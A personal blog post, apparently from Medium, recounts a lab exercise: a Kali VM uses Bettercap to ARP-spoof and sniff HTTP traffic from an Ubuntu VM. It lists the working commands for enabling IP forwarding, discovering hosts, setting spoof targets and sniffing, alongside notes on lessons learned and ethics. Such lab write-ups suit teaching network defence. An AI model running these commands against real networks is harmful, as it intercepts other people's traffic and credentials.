From Confusion to Capture: My First Man-in-the-Middle Attack Using Bettercap
Introduction
From Confusion to Capture: My First Man-in-the-Middle Attack Using Bettercap
Introduction
Cybersecurity is often portrayed as complex attacks carried out by highly skilled hackers.
But in reality, many attacks don’t start with sophistication, they start with something simple: unencrypted communication.
I recently worked on a project to understand how attackers intercept network traffic using a Man-in-the-Middle (MITM) attack, and what started as a straightforward lab quickly turned into a deep learning experience filled with challenges, debugging, and breakthroughs.
This is the story of how I:
- Attempted a MITM attack on a single machine
- Faced multiple limitations
- And eventually built a working attacker–victim lab using Kali Linux and Ubuntu
Understanding the Concept
A Man-in-the-Middle (MITM) attack happens when an attacker secretly intercepts communication between two parties.
Instead of:
User → WebsiteIt becomes:
User → Attacker → WebsiteIf the connection is not encrypted (HTTP), the attacker can view:
- Login credentials
- Personal data
- Form submissions
Phase 1: My First Attempt (Kali Only)
I began with installing Bettercap and a simple setup using only Kali Linux and the tool.
Commands Used:
sudo apt update
sudo apt install bettercap -y
bettercap --version
Bettercap Installation
sudo bettercap -iface eth0set net.sniff.local true
net.sniff on
bettercap initial setup
What Happened
Bettercap started capturing traffic, but most of what I saw were:
- mDNS packets
- Background network noise
- No meaningful HTTP data
Lesson Learned
At this point, I realized: Capturing traffic is not the same as intercepting meaningful communication. Also, since everything was happening on the same machine, it didn’t truly simulate a real attack.
Phase 2: Challenges & Realizations
This phase was filled with trial and error. Some of the issues I encountered:
- Websites not loading
- Proxy causing delays
- Traffic not being intercepted
Key Insight
For a real MITM attack, traffic must pass through an attacker, not just be observed locally.
Phase 3: Building a Real Lab (Kali + Ubuntu)
To simulate a real-world scenario, I introduced a second machine:
- Kali Linux → Attacker
- Ubuntu → Victim
Network Configuration Breakthrough
After several failed attempts using NAT and Host-only. I switched to Bridged Adapter. I realized bridged adapter;
- Provide a real gateway
- Allow both machines to exist on the same network
- Enable proper ARP spoofing
Confirming Connectivity
Before launching any attack, I confirmed that both machines could communicate.
Step 1: Check IP Addresses
On both Kali and Ubuntu:
ip aStep 2: Test Connectivity
From Kali:
ping <My Ubuntu-IP>
ping test success
Why This Matters
If the machines cannot communicate: The attack cannot happen.
Enabling Packet Forwarding
For the attack to work, Kali must forward traffic after intercepting it.
On Kali, i ran:
sudo sysctl -w net.ipv4.ip_forward=1
ip forwarding enabled
Explanation
This ensures:
Victim → Attacker → InternetInstead of blocking traffic completely.
Executing the MITM Attack
Step 1: Start Bettercap
sudo bettercap -iface eth0Step 2: Discover devices
net.probe on
net.recon on
device discovery
Step 3: Target the victim
set arp.spoof.targets <Ubuntu-IP>
set arp.spoof.internal true
arp.spoof on
arp spoofing active
Step 4: Start sniffing
net.sniff onGenerating Traffic (Ubuntu)
On the Ubuntu machine, I tested multiple HTTP websites, including:
- http://example.com
- http://zero.webappsecurity.ch
- A locally hosted HTTP server

ubuntu browser activity 1

ubuntu browser activity 2
The Breakthrough Moment
At this point, Kali began capturing real HTTP traffic, including:
- Requests
- URLs visited
- Network activity

captured http traffic 1

captured http traffic 2
What This Means
The attack path became:
Ubuntu → Kali → InternetWhat I Learned
This project taught me that:
- Network setup is just as important as tools
- HTTP traffic is insecure
- MITM attacks depend heavily on positioning
- Troubleshooting is a core cybersecurity skill
Security Implications
This experiment highlights why:
- HTTPS is essential
- Public Wi-Fi is risky
- Encryption protects user data
Ethical Considerations
This project was conducted in a controlled lab environment using virtual machines.
Unauthorized interception of network traffic is illegal and unethical.
Safely Stopping the Attack
After completing the experiment, I ensured everything was safely reset.
Stop Bettercap
I Pressed:
Ctrl + CDisabled IP forwarding
sudo sysctl -w net.ipv4.ip_forward=0Restarting the network
sudo systemctl restart NetworkManagerWhy This Is Important
Leaving these settings active can:
- Disrupt your network
- Cause unintended traffic interception
Conclusion
What started as a simple experiment turned into a deep dive into how network attacks actually work.
More importantly, it showed me that:
Cybersecurity is not just about tools, it’s about understanding systems, networks, and how data flows.
This project challenged me, frustrated me, and ultimately improved my problem-solving skills.
And that’s exactly why I enjoyed every part of it.
Every secure system today exists because someone once understood how it could be broken.
메타데이터
- post_id
- 8a2e4e009cf0
- slug
- from-confusion-to-capture-my-first-man-in-the-middle-attack-using-bettercap-8a2e4e009cf0
- url
- https://medium.com/@oluwafemirebecca2021/from-confusion-to-capture-my-first-man-in-the-middle-attack-using-bettercap-8a2e4e009cf0
- canonical_url
- https://medium.com/@oluwafemirebecca2021/from-confusion-to-capture-my-first-man-in-the-middle-attack-using-bettercap-8a2e4e009cf0
- author_url
- https://medium.com/@oluwafemirebecca2021
- status
- ok
- fetched_at
- 2026-07-23 08:44:27